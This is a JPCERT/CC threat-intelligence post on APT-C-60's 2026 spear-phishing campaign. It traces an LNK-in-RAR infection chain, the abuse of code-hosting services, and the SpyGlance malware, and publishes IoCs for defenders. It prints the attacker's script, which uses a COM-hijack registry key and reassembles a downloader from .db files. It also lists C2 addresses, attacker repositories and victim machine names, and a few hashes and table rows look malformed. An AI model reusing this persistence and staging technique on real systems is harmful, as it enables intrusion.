

# Update on Attacks by Threat Group APT-C-60 in 2026

[blogs.jpcert.or.jp/en/2026/07/apt-c-60\\_2026.html](https://blogs.jpcert.or.jp/en/2026/07/apt-c-60_2026.html)

July 13, 2026



[増淵 維摩\(Yuma Masubuchi\)](#)

In our previous two blog posts ([Dec 2024](#), [Nov 2025](#)), we discussed attacks carried out by APT-C-60 against organizations in Japan. JPCERT/CC has continued to observe similar attack activity. In the attacks covered in this article, we observed several changes in the initial access techniques and attack infrastructure used by the threat actor. This article focuses on the attack flow of APT-C-60 activity observed in 2026.

## Initial Access Method

Figure 1 shows the overall attack flow. In the case we observed, the spear-phishing email contained a Proton Drive link, which was used to lure the victim into downloading a RAR file from Proton Drive. When the RAR file is extracted, it contains files including an LNK file. Once the victim opens the LNK file, the subsequent infection process is executed. We have also confirmed a similar case in which the malicious file was attached directly to the email, without using Proton Drive as an intermediary.




Figure 1: Initial access flow

## Behavior of the LNK File

When executed, the LNK file used during the infection copies itself and then uses mshta.exe to execute JavaScript embedded within the LNK file. As shown in Figure 2, the LNK file contains JavaScript code, which is called after the LNK file is executed. This allows the threat actor to use a legitimate Windows program while carrying out processes that lead to the retrieval and execution of subsequent payloads.






Figure 3: Infection flow after execution of the LNK file

Figure 4 shows the executed script. The script creates and executes a downloader by combining .db files located in the extracted folder. The downloader accesses legitimate sites such as GitHub, downloads additional downloaders and loaders, and executes them. The technique of executing scripts using git.exe, as well as the persistence method, was also observed in attacks in 2024 and 2025, and the same techniques were used in this attack. For details, please refer to our previous two articles ([Dec 2024](#), [Nov 2025](#)).

```
C:
reg add HKCU\Software\Classes\CLSID\{0b91a74b-ad7c-4a9d-b563-29eef9167172}\InProcServer32 -ve -t
REG_EXPAND_SZ -d %LocalAppData%\Microsoft\Windows\Explorer\iconcache.dat -f -reg:64
cd %appdata%\Microsoft\Vault\MsMpEng\mingw64\bin
explorer ~TMI43078.doc
copy /b TMI003.db + TMI100.db + TMI210.db + TMI320.db +
TMI400.db %LocalAppData%\Microsoft\Windows\Explorer\iconcache.dat
exit
```

Figure 4: Contents of the script

## Legitimate Services Used as Attack Infrastructure

As in previous cases, multiple legitimate services were used as access destinations for the executed downloader. In the 2025 attacks, GitHub and Bitbucket were used. However, in the 2026 attacks, we confirmed that GitLab, jsDelivr, and Codeberg, in addition to GitHub, were abused as attack infrastructure. By using legitimate services, the threat actor may be attempting to make communications and downloads appear to be normal access. In particular, developer-oriented services and CDNs are often allowed in corporate environments, which makes it difficult to detect or block the activity based solely on the communication destination. The downloader ultimately downloads and executes malware called SpyGlance from these legitimate services. In this attack, we observed SpyGlance versions v3.1.15, v3.1.17, and v3.1.18, but did not identify any major functional differences compared with earlier versions.

## In Conclusion

In the SpyGlance attack observed in this case, we confirmed the use of Proton Drive for file distribution, an LNK file contained in a RAR archive, JavaScript execution via mshta.exe, and the abuse of legitimate services such as GitHub, GitLab, jsDelivr, and Codeberg. These attacks may be difficult to detect because they abuse legitimate services and standard Windows functionality. Users should remain vigilant and avoid opening cloud storage links in suspicious emails or LNK files contained in archives such as RAR files. The IoCs, including the C2 servers and file hashes we confirmed, are listed in the Appendix.

Yuma Masubuch

(This article was machine-translated and manually reviewed.)

### Appendix A: Network IoCs (SpyGlance C2 Infrastructure)

- 31.58.136[.]207
- 154.18.239[.]209
- 173.234.11[.]141
- 185.18.222[.]241
- 213.111.158[.]200
- 213.111.158[.]201
- 213.111.158[.]216

### Appendix B: URLs of Legitimate Services Used by the Attacker

- [https://c.statcounter\[.\]com/13178005/0/7f3c2735/1/](https://c.statcounter[.]com/13178005/0/7f3c2735/1/)
- [https://cdn.jsdelivrivr\[.\]net/gh/mei1990789/class125/](https://cdn.jsdelivrivr[.]net/gh/mei1990789/class125/)

### Appendix C: IoC Files

Table 1: List of IoC Files

| Content     | Filename         | Hash (SHA256)                                                    |
|-------------|------------------|------------------------------------------------------------------|
| Downloader1 | iconcache.dat    | 48bb091e0cab562fe094e0ef6a77b434dba97380c09a707220cbd9ca37999484 |
| Downloader1 | iconcache.dat    | 5e97848bebf521766910d9c8378e98bf7aa1ce4b06aeb6c3f86c31ababbe9663 |
| Downloader1 | iconcache.dat    | 60972abf5425c191c81bae117f1dedaea13d39bc52f367d5dff9ad1aa4b9c5ca |
| Downloader1 | iconcache.dat    | 71819a1b856b49e7f194ce60468ed8e5ea925c75d01484f4d28ffc69d480b36  |
| Downloader1 | iconcache.dat    | 83a22d4f61b054bda53a2ea4f506e97d818c7c961d8cd3975c1f2a51443cf95c |
| Downloader1 | iconcache.dat    | 866564bb455bb3c9f3e15cbbc1dcdf75c533a224eb96c4b6d6739e114ee1d065 |
| Downloader1 | iconcache.dat    | cc2a6a3b4b771aba341293d2321e5f7b70cf517403fe44a58635b043e8868bdb |
| Downloader1 | iconcache.dat    | fa53663bfb80e197483e1a1bf123b94fa869e2d7f42b5fdffbf2869589b65a05 |
| Downloader2 | Cached2014.tmp   | 6b84eab2aac7754b99d04365a83ec374e3cea99cc3223118a5f8fd545a8483e5 |
| Downloader2 | Encoded_File.tmp | 0bda4beded9c2923fe16f20b7cbd7baf1a5b7078be5cde715592529a974f9bd9 |

| Content        | Filename                      | Hash (SHA256)                                                    |
|----------------|-------------------------------|------------------------------------------------------------------|
| Downloader2    | Encoded_File.tmp,<br>inst.tmp | a7981dfccd8e4bdc00133dc15b22472c1677d6270826863caa36e7d58ef50de0 |
| Downloader2    | a101.dat                      | 1b25c3d56fdb195b427a9c3bfc1f0e98e77a15322e8d3fc53a18edcc4891847f |
| Downloader2    | iconcache.dat                 | 119ad3dce05b5ef3db5a76655ac050eac51e318f1f31351ac103693a0a849158 |
| Downloader2    | item.tmp                      | 0420fd9e5f9961458604909391fb0f1a353c17c986b55fc5722c1b68e41865df |
| Downloader2    | item.tmp                      | 2952d72ad1d44f3d424600b8fa4076794e2e072ab46936012a5fb872c67ce189 |
| Downloader2    | job.tmp,<br>akdjfiwnkd.tmp    | 3f2f69a8403e6b4e02ebe65448caf6abb8e2fbd1f7636ec71599f2d2d5fac8fb |
| Downloader2    | newjob.tmp                    | a9fd615fce38756ba6de8994f200e4b846397648138a9a0e6ef3b5952ef5e68c |
| Downloader2    | reacoinst.tmp                 | a4c8a56070fe6f613e79a14554d0a1dba2f70ce2b93319e72972943cc66edf4a |
| Downloader2    | wincfg.db,<br>Cached.tmp      | c4768d99445128c670a6f848bc69371872e4d6a2160dbe0073e62ffd786c94ee |
| Install Script | msdic.log                     | 7aa76237a7686583cc526b9d1a8486a52bd44a448d75ced51e1df4ba29ddb163 |
| Install Script | msdic.log                     | d567af55c97b7a595fcde5082e37a752718044230c16704e24efb43025bed0c2 |
| JS File        | basecode.dat                  | 14d799f7897d25f7cfb4d1c86f43c791b6d778d2efd92b5fac4f65fc472bf501 |
| JS File        | basecode.dat                  | 16bdde15cbf9190883c146bab495c8be73daff4fff5ffbf86b4ee46847103fba |
| JS File        | call1.js                      | 8114e3f213713dbbbacafcd0f62884a7826139b434bb3c77eae8dce656477621 |
| JS File        | call2.js                      | ab5aba292c983db324987e9fde2e01fe24a979d1587888fcc7460c9489c54ee0 |
| JS File        | call3.js                      | b5458541732f91793ef89cc58ec5e46d04bf43985ab4e6dc5ad10b6da21581ec |
| JS File        | call4.js                      | e6a414a53206e25d061a11e63c7d381ab0eb80cd3d174bd13551e2c36f8b5c04 |
| JS File        | call41.js                     | 1ae423e91f6cd679f9ea5be879b07379633b05cd850c37a8a65cdeaf508d097e |
| JS File        | close.js                      | 7900c2772680523cad9fe4e07300d45500191ba64ff5b91573531b133840b14  |
| JS File        | close.js                      | 94072d60170fc72a528f68b2b3826638dbb7283c8906e8051f53fe16eaf054f8 |
| JS File        | close.js                      | ad1c890f458b94683464c4d6d6d41fe63551c2c06ba2a1b8f71d8acb6ab16de3 |
| JS File        | close.js                      | ffe5853d19be1acfe12bd681c7390d8fa88534a471020e6866a9e7c37d01fea2 |
| JS File        | help.dat                      | 62a879b0d1c1649cc72b2b6f61a8f6bd888625ce6e8a7ae0a0461e4f27c525   |
| JS File        | help.js                       | 0bf85d9065feb20ee946acf77c985cc7ec78de048ee41d8c5931e0e88873efaa |

| Content  | Filename           | Hash (SHA256)                                                    |
|----------|--------------------|------------------------------------------------------------------|
| JS File  | help.js            | 21ddfbf726caa6d0f32a6bbce8e619f75c81f884bca48564c7a0e5a84bf4bd39 |
| JS File  | help.js            | 2c98781e39a091b370ebd748b495c45752b2c54cdf2c36814358c8c6bd3ae912 |
| JS File  | help.js            | 5272917261d7091a59e00f9d09cd7eb1d3e111115a5b367f79a66d0d7c7b01f4 |
| JS File  | help.js            | 78c108be692f1c45ed1da1988e3c5ac792c832a78d0b6e8e6550763156fe8f97 |
| JS File  | help.js            | 9706ee93f9b4b8214293e2ca4a68525eccaacfea58b135dcb2ea661a099ee9e6 |
| JS File  | help.js            | a1f0e6a30dc9753c5cbc80fd9df50eb44aee5a2349223b915b758af746275320 |
| JS File  | help_v3.js         | 3b7a80fc62eb8b248fd0be0d94c78f1efe2f510499c68865a6d0c4ead6bc4055 |
| JS File  | help_v4.js         | a9287e3452ab09144120ecdd20ed7365de589d5dcad28dcd8e191742d1ce5744 |
| JS File  | help_v5.js         | 5ab41cf20315d2ea1385967d588159873a65ef5581a0b78de06c0d8617894194 |
| JS File  | index.js           | 131d8f72fde45c5ca1f662c510c3da16fbcd8ff6ef9b9fd893c25a9c8e8ec205 |
| JS File  | test.dat           | 7d09891e26d56a8bec44c3fe9a5791f3a93e8fa31539951ae6e2c40af83ba42d |
| LNK File | desk.lnk           | 2d8def39b76ca17b419e5084832105c0167a171fdcc14eebd0c872ccb7bf9b0c |
| LNK File | desk.lnk           | fd0c7713520bd19c3e2566e93696532aa7da39a0c5ce1a797b67ce777b56d395 |
| LNK File | idx2.lnk           | 899ce01e7313f4c1cfcf07cb2456282ded1d6b6c57286762f2914a9d60de0146 |
| LNK File | information.lnk    | fa98deb16bd72f2f77349c8c24de674a007a3d1ec8e88dd590791a57c08ab8f6 |
| LNK File | ipo6.lnk           | 44a4ac119349f525d877728b53fe38453a516881d577679caf08ab69312a695f |
| LNK File | 利権癒着の具体的<br>内容.lnk | 5c3d820e032592f47ffb4850ae0183749199b3e0dca3413cd0c3cb631e322f1b |
| LNK File | desk.lnk           | 2d8def39b76ca17b419e5084832105c0167a171fdcc14eebd0c872ccb7bf9b0c |
| LNK File | desk.lnk           | fd0c7713520bd19c3e2566e93696532aa7da39a0c5ce1a797b67ce777b56d395 |
| LNK File | idx2.lnk           | 899ce01e7313f4c1cfcf07cb2456282ded1d6b6c57286762f2914a9d60de0146 |
| LNK File | information.lnk    | fa98deb16bd72f2f77349c8c24de674a007a3d1ec8e88dd590791a57c08ab8f6 |
| LNK File | ipo6.lnk           | 44a4ac119349f525d877728b53fe38453a516881d577679caf08ab69312a695f |
| Loader   | 0311_2nd_sdll.dat  | 5115277eabf2d22d49dcef1e155874387d8e783853bd86deb7ff58588aae35d  |
| Loader   | Encoded_File.tmp   | 2b650e2e2c46a52378aee70fbaff1ce5e832c759c5f937532047f52500428c4d |
| Loader   | Encoded_File.tmp   | 8a8cabe5f94e7f4c0ccca97f0c361618ec944df03d8b3bfcfdd76a25dd8f7a5a |

| Content            | Filename                  | Hash (SHA256)                                                    |
|--------------------|---------------------------|------------------------------------------------------------------|
| Loader             | Encoded_File.tmp, sta.tmp | f0af281623b422c1d45e7006d78678762341288c05abcb62648ce55c6b63acb6 |
| Loader             | Encoded_File2.tmp         | 8ba3997afa07ac60312edf5f2d16357d1532a140081d638a9e4653768026ac56 |
| Loader             | sDll_jj.dll               | 86ab5161f761822d16637d4d34b84ca6e1f66cea905aa27510620c9cf5f170d8 |
| Loader             | sDll.tmp                  | 843c4dc402e96ed72d7716d980c99e5dfa222a2a322250b7c3755a00d142bc1f |
| Loader             | sDll.tmp                  | 9a19598ea286d5f6fa0b7ff981ba21aff503fb217757f4dfbd496ead01805543 |
| Loader             | sDll.tmp                  | e8514a2372172b4975f77bf69d5e8b7708cfa60157b064fcab13d7a62a99cc55 |
| Loader             | sDll2.tmp                 | 248ded4723e9f5da793e5e42d1ba7c2293dd704718f149b84b3b9b818a1f51db |
| Loader             | sDll3.tmp                 | 3c509ec732979d8c91009d2c9f898bea81f3fc4064c3c56576257f61f9bfaaee |
| Loader             | sDll3.tmp                 | 55640ad319208915593db8ad43724dddf6e6e17fc6b0014affa69c90f5cd1eb4 |
| Loader             | sDll3.tmp                 | c1faaff24d58af798c77d34405379df0a9e883e5bd1100a86d4c3e001414acd8 |
| Loader             | sDll3.tmp                 | f50a01ae446adfcaaddffe215abd94b5643211e83d52acf5de540abf9fb26045 |
| Loader             | test1.txt                 | 6cdc895eda4847f700d6f82fa2e3a8c72c10da1e16455985df855372142ebbd8 |
| Part of Downloader | TMI003.db                 | d14214e95c9d1ea850e508dfe27928494f2155a7597e4ea0bad9f70690abb397 |
| Part of Downloader | TMI100.db                 | 131c27c3dce040979044ac1d363050c5d226af76aef1454bbf87c7193f8fc747 |
| Part of Downloader | TMI100.db                 | 1aaf59f05bb724d501cc9bcd6642ab8fd7347cf274d46c24719c9dced9b22bea |
| Part of Downloader | TMI100.db                 | 22de84e8f29cba932cf65cf4dc1d333cb8b2e468204f97030712bee32691ac3b |
| Part of Downloader | TMI100.db                 | 3e2bc0bd2eb84282086cc5946673b22414a16e982402f1f05ea57059d2962588 |
| Part of Downloader | TMI100.db                 | 43d597783af656a35184021f5e20686896463a1712f9216e0217a2ca740e3935 |
| Part of Downloader | TMI100.db                 | 50ebf107d522326c9a9db8821fe3263aa5136964faaf5dd183657bbb52725f84 |
| Part of Downloader | TMI100.db                 | afca3bb9fb8d7a4ab4ceb9707f6d9a17352ccfb8ece83c68b01fbb419818e2fc |

| Content            | Filename         | Hash (SHA256)                                                    |
|--------------------|------------------|------------------------------------------------------------------|
| Part of Downloader | TMI100.db        | deba513e2dc52a2931e61f5ac6d550a7938c1f7f63f661867c09d6141ee98560 |
| Part of Downloader | TMI210.db        | 18683bba19695d325372d195634afd2f76b14896ba68225ba51ea5a039f2f76d |
| Part of Downloader | TMI210.db        | 45b2ba7c7a39817e1421f2abe2f869fa16af9651a6c863ac59683268fb391fe6 |
| Part of Downloader | TMI320.db        | 555360fb918b959176d669ef0ed40ec0b5ee57005fc625109891a16d02952462 |
| Part of Downloader | TMI320.db        | 771a47120b935e218322046e838347d722d265b91f1afdef91194a5bec86a97a |
| Part of Downloader | TMI400.db        | 002e1207b96361fc4d53b10621225d61700003241fa38caacb411384b3d51135 |
| Part of Downloader | TMI400.db        | 0120a6396952aec3f05ec0b0efe25e2a1b73545d55d74a3ac0bcd359d29f52bb |
| Part of Downloader | TMI400.db        | 23b37d2ebe683cec3b145b6f2234ee728b99228cf3774399fcfad9502daab9a9 |
| Part of Downloader | TMI400.db        | 7b297f18ece81e87608e158288cc9c06cb9f4a8f1b2d2256aecf7bba8d7be2ab |
| Part of Downloader | TMI400.db        | 8f08ead23767e1e4389927c40af167122b477ad17a98d388c863342dc9259c5e |
| Part of Downloader | TMI400.db        | 9789d80077998010c47a6a02ef1241eab11b69d667de8751b1e93fed6df913eb |
| Part of Downloader | TMI400.db        | a18b5a78143f004f33aafad998b518ad9ee4dbdec44817a6e9b570e727d3e22c |
| Part of Downloader | TMI400.db        | a8bee6c4a5860b0ae08a984d2a6d62c13d3e91d9514262998924d2e0cef88f7c |
| RAR File           | 具体的内容.rar        | 151b2dc70d141c12a33d8e45a80659fc53a71734e27233326bff150ac87744ea |
| SpyGlance v3.1.15  | Encoded_File.tmp | e5f2c7068ade7b87d24c3b94bc749c351d53609f5fcaa48dce06234beaa2444f |
| SpyGlance v3.1.15  | sdll.tmp         | 9394627e9c44cf2226ddf50012e5cf47ccf7d3bd8afa2395c635a93637e23502 |
| SpyGlance v3.1.15  | sdll.tmp         | add013bf7ffc8a89789a7fd0ae0ff799c620af9b2755b214880b6a56768fd48c |

| Content              | Filename  | Hash (SHA256)                                                    |
|----------------------|-----------|------------------------------------------------------------------|
| SpyGlance<br>v3.1.15 | sdll.tmp  | c86f319f64d25f23ac29d9b53c9764f06a150634ee8e2d836424d460e5a99b52 |
| SpyGlance<br>v3.1.17 | test2.txt | 669002654c264191d4660fbf757860d930175649735f81370b9f1af3658a304c |
| SpyGlance<br>v3.1.18 | test2.txt | 3f67b777660241a1afc39f2ec388cac933a9eb31b3a34bddd12e39e663f1b566 |
| SpyGlance<br>v3.1.18 | test2.txt | 7c3d0bebd263d3529132f2299de55a7801bf3ff40c833b13838be7a98ea3475e |
| SpyGlance<br>v3.1.18 | test2.txt | 86c49174a032ebba6aeb1541e2aa84da0933b2eac3976f8705451c13bc7f325  |
| SpyGlance<br>v3.1.18 | test2.txt | b3f0d48506ff868ba145c9dcad7622bc37b723155648053ce2e2e73d8ea30e93 |
| SpyGlance<br>v3.1.18 | test2.txt | c9295c923da64738b93ff1827a39a5cb8f6c71eab060de416c8175a4a67da524 |

## Appendix D: Spear-Phishing Email Senders

asako.t1011@protonmail.com  
ayuko0328@protonmail.com

## Appendix E: Attacker Management Repository

<https://github.com/mei1990789/class125>  
<https://github.com/sapphire679/tblsesarol/>  
<https://github.com/sapphire689/dnaluakxit>  
<https://github.com/wanib11399/zjeqopmfit>  
<https://github.com/cafes39636/ngwtaepesf>  
<https://github.com/rapefo2905/rncprjmauw>  
<https://github.com/hexif45133/yedkatinrc>  
<https://github.com/jewexo9791/archibkyof>  
<https://github.com/lowege1212/izrtysberg>  
<https://github.com/gixop88415/glfhvhtzih>  
<https://github.com/kapap40675/fpqtzyofdl>  
<https://github.com/cefobe3574/kjyvtkqo>  
<https://github.com/vogenoc114/qlofnsayvl>  
<https://github.com/bohihef411/tuikfwoveb>  
<https://github.com/waxiyes819/dymcdbqgen>  
<https://github.com/fehijow850/uwrcrvlnb>  
<https://github.com/yefixi3890/krbgqbmhlo>  
<https://github.com/williams250666/bluenote554>  
<https://gitlab.com/sapphire689/dnaluakxit>  
<https://gitlab.com/cafes39636/ngwtaepesf>  
<https://gitlab.com/rapefo2905/yedkatinrc>  
<https://gitlab.com/lowege1212/eboralfotj>  
<https://gitlab.com/kapap40675/fpqtzyofdl>  
<https://gitlab.com/vogenoc114/qlofnsayvl>

https[:]//gitlab[.]com/waxiyes819/dymcdbqqen  
https[:]//gitlab[.]com/yefixi3890/krbgqbmho  
https[:]//codeberg[.]org/ochi\_ma992/3tv9239irfn83  
https[:]//codeberg[.]org/meca922199/ertlokefgpokjper2359  
https[:]//codeberg[.]org/Hamilton385673/eff88e889w33456

## Appendix F: Email Addresses Used for Commits

---

sapphire679@proton.me  
sapphire689@proton.me  
meimei91@protonmail.com  
rapefo2905@outlook.com  
jewexo9791@outlook.com  
legDevMachine@protonmail.com

## Appendix G: Victimized Devices Identified from the GitHub Repository (Volume Serial Number and Computer Name)

---

1510781397@DESKTOP-CJU6TU7  
1785033524@2024NOTEBOOK  
2264373920@DESKTOP-S9E6ADG  
2419945818@BD1  
2428126365@SDI-WIN  
242922728@DESKTOP-5K5ICQ5  
2590771213@DESKTOP-LAVUNRP  
317267226@DESKTOP-V1R49JC  
3290476432@DESKTOP-J734R21  
3362573326@DESKTOP-43R2GH0  
3386414762@DESKTOP-MKV3QN0  
3629482019@DESKTOP-8UM79S5  
3704188960@DESKTOP-D1Q1I0J  
3836479251@ADMIN-PC  
409023259@JAY-PC  
4127454498@DANY-LAPTOP  
4166053503@LAPTOP-JHA4UD2S  
582552893@LV  
1409377236@DESKTOP-60ND78S  
2283291050@DESKTOP-9CPEB4D  
2590772946@DESKTOP-GL14J4L  
3159231749@DESKTOP-SS0PND9  
4166214414@DESKTOP-B9JE10V  
840033591@DESKTOP-DBNHUR7

### [Email](#)

Author



[増淵 維摩\(Yuma Masubuchi\)](#)

Yuma has been engaged in malware analysis in JPCERT/CC Cyber Security Coordination Group since 2020.

Was this page helpful?

Yes No

0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

[Back](#)

[Top](#)